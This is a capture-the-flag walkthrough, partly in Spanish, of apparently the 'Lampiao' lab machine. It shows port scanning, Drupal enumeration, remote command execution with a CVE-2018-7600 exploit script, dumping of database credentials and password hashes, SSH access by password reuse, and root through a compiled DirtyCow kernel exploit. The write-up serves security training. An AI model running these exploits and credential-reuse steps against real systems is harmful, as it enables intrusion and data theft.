
Escaneo de nmap


```
# Nmap 7.94SVN scan initiated Fri Aug  9 06:29:10 2024 as: nmap -sS --min-rate 5000
 -p- --open -oN tcp_scan.txt 192.168.205.48
Nmap scan report for 192.168.205.48
Host is up (0.044s latency).
Not shown: 65261 closed tcp ports (reset), 271 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1898/tcp open  cymtec-port

# Nmap done at Fri Aug  9 06:29:24 2024 -- 1 IP address (1 host up) scanned in 14.2
9 seconds
```

Puerto 80



Puerto 1898




Codigo fuente del 1898

```
</style>
<style type="text/css" media="print">
@import url("http://192.168.205.48:1898/themes/bartik/css/print.css?p7g6r2");
</style>

<!--[if lte IE 7]>
<link type="text/css" rel="stylesheet" href="http://192.168.205.48:1898/themes/bartik/css/ie.css?p7g6r2" media="all" />
<![endif]-->

<!--[if IE 6]>
<link type="text/css" rel="stylesheet" href="http://192.168.205.48:1898/themes/bartik/css/ie6.css?p7g6r2" media="all" />
<![endif]-->
  <script type="text/javascript" src="http://192.168.205.48:1898/misc/jquery.js?v=1.4.4"></script>
<script type="text/javascript" src="http://192.168.205.48:1898/misc/jquery.once.js?v=1.2"></script>
<script type="text/javascript" src="http://192.168.205.48:1898/misc/drupal.js?p7g6r2"></script>
<script type="text/javascript">
<!--//--><![CDATA[//><!--
jQuery.extend(Drupal.settings, {"basePath":"\/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"G0tepZ-
//--><!]]>
</script>
</head>
<body class="html front not-logged-in one-sidebar sidebar-first page-node" >
  <div id="skip-link">
    <a href="#main-content" class="element-invisible element-focusable">Skip to main content</a>
```

LFI:



Scanning drupal cms

```
❯ droopescan scan -u http://192.168.205.48:1898
[+] Site identified as drupal.
[+] Plugins found:
    profile http://192.168.205.48:1898/modules/profile/
    php http://192.168.205.48:1898/modules/php/
    image http://192.168.205.48:1898/modules/image/

[+] Themes found:
    seven http://192.168.205.48:1898/themes/seven/
    garland http://192.168.205.48:1898/themes/garland/

[+] Possible version(s):
    7.54

[+] Possible interesting urls found:
    Default changelog file - http://192.168.205.48:1898/CHANGELOG.txt
```

Drupal ver vulnerable to RCE:

```
❯ python3 drupa7-CVE-2018-7600.py http://192.168.205.48:1898/ -c pwd

============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                              by pimps                                    |
============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Mq94guf7_SlwVUWfUU_aRDFnDBEiMJdlHxhy8wdKsC0
[*] Triggering exploit to execute: pwd
/var/www/html
```

Mysql database creds

```
$databases = array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
 * of the serialized database credentials will be used as a fallback salt.
 * with any backups of your Drupal files and database.
 *   $drupal_hash_salt = file_get_contents('/home/example/salt.txt');
$drupal_hash_salt = 'Mky3HW4JeKcETD2HWg8pCOyDvXGqo2MZyVkDpnw974M';
 * useful in a configuration file for a vhost or directory, rather than
 * the database is inactive due to an error. It can be set through the
```

Db retrieved tables

```
❯ python3 drupa7-CVE-2018-7600.py http://192.168.205.48:1898 -c 'mysql --host=127.0.0.1 --us
er=drupaluser --password=Virgulino -e "show tables;" drupal'

============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                              by pimps                                    |
============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-kMGOeNw-X_Zw6VI0s5pLbJuh17YIGxUZ18UKhNnjd4Y
[*] Triggering exploit to execute: mysql --host=127.0.0.1 --user=drupaluser --password=Virgu
lino -e "show tables;" drupal
Tables_in_drupal
actions
authmap
```

Got the users hashes

```
❯ hashid '$S$DNZ5o1k/NY7SUgtJvjPqNl40kHKwn4yXy2eroEnOAlpmT0TJ9Sx8'
Analyzing '$S$DNZ5o1k/NY7SUgtJvjPqNl40kHKwn4yXy2eroEnOAlpmT0TJ9Sx8'
[+] Drupal > v7.x

❯ hashid '$S$Dv5orvhi7okjmViImnVPmVgfwJ2U..PNK4E9IT/k7Lqz9GZRb7tY'
Analyzing '$S$Dv5orvhi7okjmViImnVPmVgfwJ2U..PNK4E9IT/k7Lqz9GZRb7tY'
[+] Drupal > v7.x
```

I used the db pass to successfully log into ssh as tiago (username obtained by previous enumeration)

Now as tiago, im running linpeas. I realized the current kernel version was out of date, so i tried the main known an functional exploits.

Dirtycow2 worked

```
tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
tiago@lampiao:~$ ls
40847.cpp  dcow  laZagne.py  linpeas_final.txt  linpeas.sh  suBF.sh  top12000.txt
tiago@lampiao:~$ ./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
tiago@lampiao:~$ sudo su
[sudo] password for tiago:
whoamiSorry, try again.
[sudo] password for tiago:
Sorry, try again.
[sudo] password for tiago:
Sorry, try again.
sudo: 3 incorrect password attempts
tiago@lampiao:~$ su root
Password:
root@lampiao:/home/tiago# cd /root
root@lampiao:~# ls
flag.txt  proof.txt
root@lampiao:~# cat flag.txt
Your flag is in another file...
root@lampiao:~# cat proof.txt
51089f5670f87532da3a2b8a0541eab8
root@lampiao:~#
```

That’s how by using dirtycow, i managed to get root privileges.